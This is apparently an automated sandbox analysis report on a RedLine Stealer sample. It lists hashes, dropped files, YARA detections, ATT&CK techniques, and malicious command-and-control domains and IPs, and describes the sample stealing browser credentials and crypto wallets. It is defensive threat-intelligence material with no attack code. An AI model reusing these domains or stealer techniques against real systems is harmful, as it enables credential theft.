ID: 452445
Sample Name:
SgjcpodWpB.exe
Cookbook: default.jbs
Time: 11:21:10
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SgjcpodWpB.exe

Overview


General Information

Sample Name:	SgjcpodWpB.exe
Analysis ID:	452445
MD5:	a4f4b5daa83bb6d.
SHA1:	9bbaac140fa643d.
SHA256:	f61201b7b85a410.
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected RedLine Stealer
- Yara detected RedLine Stealer
- Found many strings related to Crypt…
- Machine Learning detection for samp…
- May check the online IP address of …
- PE file contains section with special…
- PE file has nameless sections
- Performs DNS queries to domains w…

Classification



Process Tree

- **System is w10x64**
- SgjcpodWpB.exe (PID: 6044 cmdline: 'C:\Users\user\Desktop\SgjcpodWpB.exe' MD5: A4F4B5DAA83BB6DC85EDE588FFBFDB34)
  - 3672547.exe (PID: 3164 cmdline: 'C:\Users\user\AppData\Roaming\3672547.exe' MD5: A37B1548C0985AE8A2763CF6D1B39C80)
    - WerFault.exe (PID: 4436 cmdline: C:\Windows\system32\WerFault.exe -u -p 3164 -s 2172 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
  - 3228047.exe (PID: 3252 cmdline: 'C:\Users\user\AppData\Roaming\3228047.exe' MD5: 52BE91BB8576B57551F38CF98BD984CC)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.294532609.0000000006DE0000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Process Memory Space: 3228047.exe PID: 3252	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Process Memory Space: 3228047.exe PID: 3252	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	
Process Memory Space: 3228047.exe PID: 3252	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.3228047.exe.6de0000.3.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

May check the online IP address of the machine

Performs DNS queries to domains with low reputation

System Summary:

PE file contains section with special chars

PE file has nameless sections

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected RedLine Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets


Remote Access Functionality:

Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping 1	Query Registry 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	E In N C
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	Input Capture 1	Security Software Discovery 3 4 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	E R C
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 4 1	Security Account Manager	Process Discovery 1 2	SMB/Windows Admin Shares	Data from Local System 3	Automated Exfiltration	Application Layer Protocol 3	E Tr Lo
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Virtualization/Sandbox Evasion 2 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	Sl Sv
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D Sc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 1 2 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R Ba


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SgjcpodWpB.exe	64%	Virustotal		Browse
SgjcpodWpB.exe	34%	Metadefender		Browse
SgjcpodWpB.exe	57%	ReversingLabs	ByteCode-MSIL.Downloader.Voda	
SgjcpodWpB.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\3228047.exe	50%	ReversingLabs	ByteCode-MSIL.Infostealer.Reline	
C:\Users\user\AppData\Roaming\3672547.exe	54%	ReversingLabs	ByteCode-MSIL.Infostealer.Zema	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.SgjcpodWpB.exe.16545fa0.7.unpack	100%	Avira	HEUR/AGEN.1110362		Download File
0.2.SgjcpodWpB.exe.8e0000.0.unpack	100%	Avira	HEUR/AGEN.1109544		Download File
3.2.3228047.exe.d0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.3228047.exe.d0000.0.unpack	100%	Avira	HEUR/AGEN.1142186		Download File

Domains

Source	Detection	Scanner	Label	Link
kalamaivig.xyz	1%	Virustotal		Browse
music-s.xyz	9%	Virustotal		Browse
api.ip.sb	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://tempuri.org/	2%	Virustotal		Browse
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/SetEnvironment	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/SetEnvironmentResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/GetUpdates	0%	Virustotal		Browse
http://tempuri.org/Endpoint/GetUpdates	0%	Avira URL Cloud	safe	
http://music-s.xyz	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://https://music-s.xyz	0%	Avira URL Cloud	safe	
http://https://music-s.xyz/?user=p4_6	0%	Avira URL Cloud	safe	
http://https://music-s.xyz/?user=p4_4	0%	Avira URL Cloud	safe	
http://https://music-s.xyz/?user=p4_5	0%	Avira URL Cloud	safe	
http://https://music-s.xyz/?user=p4_2	0%	Avira URL Cloud	safe	
http://https://music-s.xyz/?user=p4_3	0%	Avira URL Cloud	safe	
http://https://music-s.xyz/?user=p4_1	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/VerifyUpdate	0%	Avira URL Cloud	safe	
http://support.a	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://crt.sectigo.cE	0%	Avira URL Cloud	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://support.microsoom/k	0%	Avira URL Cloud	safe	
http://https://getdesignusa.xyz/api.php	0%	Avira URL Cloud	safe	
http://https://iplogger.orgx	0%	URL Reputation	safe	
http://https://iplogger.orgx	0%	URL Reputation	safe	
http://https://iplogger.orgx	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/GetUpdatestr	0%	Avira URL Cloud	safe	
http://kalamaivig.xyz(h	0%	Avira URL Cloud	safe	
http://forms.rea	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://https://music-s.xyz/	0%	Avira URL Cloud	safe	
http://https://music-s.xyz/0yAM	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/EnvironmentSettingsResponse	0%	Avira URL Cloud	safe	
http://https://music-s.xyz8	0%	Avira URL Cloud	safe	
http://https://getdesignusa.xyz/	0%	Avira URL Cloud	safe	
http://kalamaivig.xyz	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://getdesignusa.xyz8	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/EnvironmentSettings	0%	Avira URL Cloud	safe	
http://kalamaivig.xyz:80/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/VerifyUpdateResponse	0%	Avira URL Cloud	safe	
http://go.micros	0%	URL Reputation	safe	
http://go.micros	0%	URL Reputation	safe	
http://go.micros	0%	URL Reputation	safe	
http://https://music-s.xyz/(	0%	Avira URL Cloud	safe	
http://https://getdesignusa.xyz	0%	Avira URL Cloud	safe	
http://https://iplogger.org8	0%	URL Reputation	safe	
http://https://iplogger.org8	0%	URL Reputation	safe	
http://https://iplogger.org8	0%	URL Reputation	safe	
http://kalamaivig.xyz4/l	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgcookies//settinString.Removeg	0%	Avira URL Cloud	safe	
http://tempuri.org/0	0%	Avira URL Cloud	safe	
http://https://music-s.xyzx	0%	Avira URL Cloud	safe	
http://https://getdesignusa.xyzx	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://support.microso	0%	Avira URL Cloud	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://getdesignusa.xyz	0%	Avira URL Cloud	safe	
http://https://api.ip.sbL	0%	Avira URL Cloud	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://https://sectigo.com/I	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/GetUpdatesResponse	0%	Avira URL Cloud	safe	
http://kalamaivig.xyz/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
getdesignusa.xyz	172.67.202.174	true	true		unknown
iplogger.org	88.99.66.31	true	false		high
kalamaivig.xyz	212.224.105.79	true	true	• 1%, Virustotal, Browse	unknown
music-s.xyz	104.21.7.102	true	true	• 9%, Virustotal, Browse	unknown
api.ip.sb	unknown	unknown	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kalamaivig.xyz/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.224.105.79	kalamaivig.xyz	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.7.102	music-s.xyz	United States		13335	CLOUDFLARENETUS	true
88.99.66.31	iplogger.org	Germany		24940	HETZNER-ASDE	false
172.67.202.174	getdesignusa.xyz	United States		13335	CLOUDFLARENETUS	true
104.21.14.85	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452445
Start date:	22.07.2021
Start time:	11:21:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SgjcpodWpB.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/48@9/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.9% (good quality ratio 3%) • Quality average: 25.8% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:22:04	API Interceptor	1x Sleep call for process: SgjcpodWpB.exe modified
11:22:15	API Interceptor	146x Sleep call for process: 3672547.exe modified
11:22:32	API Interceptor	42x Sleep call for process: 3228047.exe modified
11:22:55	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
212.224.105.79	ruoMVmVwPu.exe	Get hash	malicious	Browse	• kalamaivig.xyz/
	GHK2s5apNB.exe	Get hash	malicious	Browse	• kalamaivig.xyz/
	m8TJbe5yP6.exe	Get hash	malicious	Browse	• kalamaivig.xyz/
	SecuriteInfo.com.Trojan.Win32.Save.a.312.exe	Get hash	malicious	Browse	• kalamaivig.xyz/
	SecuriteInfo.com.Variant.Cerbu.108262.10538.exe	Get hash	malicious	Browse	• kalamaivig.xyz/
104.21.7.102	r3xwkKS58W.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Cerbu.108262.10538.exe	Get hash	malicious	Browse	
	u2Hp8YozPt.exe	Get hash	malicious	Browse	
	cA2F62OWKj.exe	Get hash	malicious	Browse	
88.99.66.31	47a8af.exe.exe	Get hash	malicious	Browse	• iplogger.org/1lGzf.gz
	E2QlvDXi7H.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	JHECEQl1ML.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	f35ceca80969fd2b7e78808fbe17aade7468a724562bf.exe	Get hash	malicious	Browse	• iplogger.org/1u3ha7
	f35ceca80969fd2b7e78808fbe17aade7468a724562bf.exe	Get hash	malicious	Browse	• iplogger.org/1u3ha7
	tz3xGV0739.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	tz3xGV0739.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	RKvaDjOlJz.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	ETlg6RunFK.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	ibj3mCisBP.exe	Get hash	malicious	Browse	• iplogger.org/1u3ha7
	V5PUg1V7w4.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	5tvkRMhaj2.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	vw5zZjewub.exe	Get hash	malicious	Browse	• iplogger.org/1szWu7
	8zsiEeSTzI.exe	Get hash	malicious	Browse	• iplogger.org/1ZgPa7
	y00DKgqMFs.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	LCcqRnAnHG.exe	Get hash	malicious	Browse	• iplogger.org/1u3ha7
	k6sy0WOByI.exe	Get hash	malicious	Browse	• iplogger.org/1ZnPa7
	6eAe9FdVYL.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7
	pGN774GmSs.exe	Get hash	malicious	Browse	• iplogger.org/1szWu7
	hs97aV5ruR.exe	Get hash	malicious	Browse	• iplogger.org/1erYt7

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
getdesignusa.xyz	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 172.67.202.174
iplogger.org	zOiijo51lc.exe	Get hash	malicious	Browse	• 88.99.66.31
	39pfFwU3Ns.exe	Get hash	malicious	Browse	• 88.99.66.31
	47a8af.exe.exe	Get hash	malicious	Browse	• 88.99.66.31
	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 88.99.66.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	GHK2s5apNB.exe	Get hash	malicious	Browse	• 88.99.66.31
	RDlkHCLRxE.exe	Get hash	malicious	Browse	• 88.99.66.31
	m8TJbe5yP6.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.Win32.Save.a.312.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Variant.Cerbu.108262.10538.exe	Get hash	malicious	Browse	• 88.99.66.31
	IPVrDRKfYj.exe	Get hash	malicious	Browse	• 88.99.66.31
	u2Hp8YozPt.exe	Get hash	malicious	Browse	• 88.99.66.31
	cfRa4ErtcU.exe	Get hash	malicious	Browse	• 88.99.66.31
	jvD4W5Csk1.exe	Get hash	malicious	Browse	• 88.99.66.31
	wKbPkySyKF.exe	Get hash	malicious	Browse	• 88.99.66.31
	xBMx9OBP97.exe	Get hash	malicious	Browse	• 88.99.66.31
	sonia_5.exe	Get hash	malicious	Browse	• 88.99.66.31
	jYzWBKTsxE.exe	Get hash	malicious	Browse	• 88.99.66.31
	cA2F62OWKj.exe	Get hash	malicious	Browse	• 88.99.66.31
	E2QlvDXi7H.exe	Get hash	malicious	Browse	• 88.99.66.31
	JHECEQl1ML.exe	Get hash	malicious	Browse	• 88.99.66.31
music-s.xyz	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 172.67.130.27
	GHK2s5apNB.exe	Get hash	malicious	Browse	• 172.67.130.27
	m8TJbe5yP6.exe	Get hash	malicious	Browse	• 172.67.130.27
	SecuriteInfo.com.Trojan.Win32.Save.a.312.exe	Get hash	malicious	Browse	• 172.67.130.27
	SecuriteInfo.com.Variant.Cerbu.108262.10538.exe	Get hash	malicious	Browse	• 104.21.7.102
	ySZpdJfqMO.exe	Get hash	malicious	Browse	• 172.67.130.27
	6BeKYZk7bg.exe	Get hash	malicious	Browse	• 172.67.130.27
	u2Hp8YozPt.exe	Get hash	malicious	Browse	• 104.21.7.102
	cfRa4ErtcU.exe	Get hash	malicious	Browse	• 172.67.130.27
	cA2F62OWKj.exe	Get hash	malicious	Browse	• 104.21.7.102
	ReGQ1vAQp9.exe	Get hash	malicious	Browse	• 172.67.130.27
kalamaivig.xyz	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 212.224.105.79
	GHK2s5apNB.exe	Get hash	malicious	Browse	• 212.224.105.79
	m8TJbe5yP6.exe	Get hash	malicious	Browse	• 212.224.105.79
	SecuriteInfo.com.Trojan.Win32.Save.a.312.exe	Get hash	malicious	Browse	• 212.224.105.79
	SecuriteInfo.com.Variant.Cerbu.108262.10538.exe	Get hash	malicious	Browse	• 212.224.105.79

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DE-FIRSTCOLOwwwfirst-colonetDE	Px9H2c5Uo4.exe	Get hash	malicious	Browse	• 212.224.105.80
	eBjKjtQjDN.exe	Get hash	malicious	Browse	• 212.224.10 5.115
	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 212.224.105.79
	GHK2s5apNB.exe	Get hash	malicious	Browse	• 212.224.105.79
	m8TJbe5yP6.exe	Get hash	malicious	Browse	• 212.224.105.79
	SecuriteInfo.com.Trojan.Win32.Save.a.312.exe	Get hash	malicious	Browse	• 212.224.105.79
	SecuriteInfo.com.Variant.Cerbu.108262.10538.exe	Get hash	malicious	Browse	• 212.224.105.79
	d9MvOgFpyI.exe	Get hash	malicious	Browse	• 212.224.10 5.115
	0832946463ff710ff7f783ce24756f455a843852b0b96.exe	Get hash	malicious	Browse	• 212.224.10 5.115
	Order 161488.xlsb	Get hash	malicious	Browse	• 212.224.124.82
	Order 161488.xlsb	Get hash	malicious	Browse	• 212.224.124.82
	Order 46975986.xlsb	Get hash	malicious	Browse	• 212.224.124.82
	PO 97179275.xlsb	Get hash	malicious	Browse	• 212.224.124.82
	Order 46975986.xlsb	Get hash	malicious	Browse	• 212.224.124.82
	PO 97179275.xlsb	Get hash	malicious	Browse	• 212.224.124.82
	what_is_a_xydhias_agreement.js	Get hash	malicious	Browse	• 37.17.224.94
	what_is_a_xydhias_agreement.js	Get hash	malicious	Browse	• 37.17.224.94
	no_response_will_be_considered_as_agreement_email.js	Get hash	malicious	Browse	• 37.17.224.94
	no_response_will_be_considered_as_agreement_email.js	Get hash	malicious	Browse	• 37.17.224.94
	product_support_agreement_boeing2.js	Get hash	malicious	Browse	• 37.17.224.94
CLOUDFLARENETUS	#U00e2_#U00e2_Play _to _Listen.htm	Get hash	malicious	Browse	• 104.21.72.95
	10303640_APMC-TRN-C0001-Stability_Calculation_Rev1.exe	Get hash	malicious	Browse	• 104.18.7.156
	r3xwkKS58W.exe	Get hash	malicious	Browse	• 104.21.51.99
	Westernunionreceipt711 ___vaw.html	Get hash	malicious	Browse	• 104.21.40.98
	MPU702734-pdf.exe	Get hash	malicious	Browse	• 104.21.13.164
	XuQRPW44hi	Get hash	malicious	Browse	• 104.21.58.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Remittance.html	Get hash	malicious	Browse	• 104.16.18.94
	jRPSjUSf.exe	Get hash	malicious	Browse	• 104.23.98.190
	989E2813477A4245E0357E0F8E49AFAE384AF828C95EE.exe	Get hash	malicious	Browse	• 104.21.71.170
	P58w6OezJY.exe	Get hash	malicious	Browse	• 104.25.234.53
	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 172.67.130.27
	4QKHQR82Xt.exe	Get hash	malicious	Browse	• 162.159.134.233
	rxfttQnoO5	Get hash	malicious	Browse	• 1.13.147.24
	#U2706_#U260e_Play _to _Listen.htm	Get hash	malicious	Browse	• 104.21.72.95
	Cotizaci#U00f3n.pdf.exe	Get hash	malicious	Browse	• 104.21.36.131
	aviso de pago.pdf.exe	Get hash	malicious	Browse	• 104.21.39.75
	GHK2s5apNB.exe	Get hash	malicious	Browse	• 172.67.130.27
	kRGc0HgN5b.exe	Get hash	malicious	Browse	• 172.67.188.154
	0n4xyK1WyMB3UE2.exe	Get hash	malicious	Browse	• 172.67.217.147
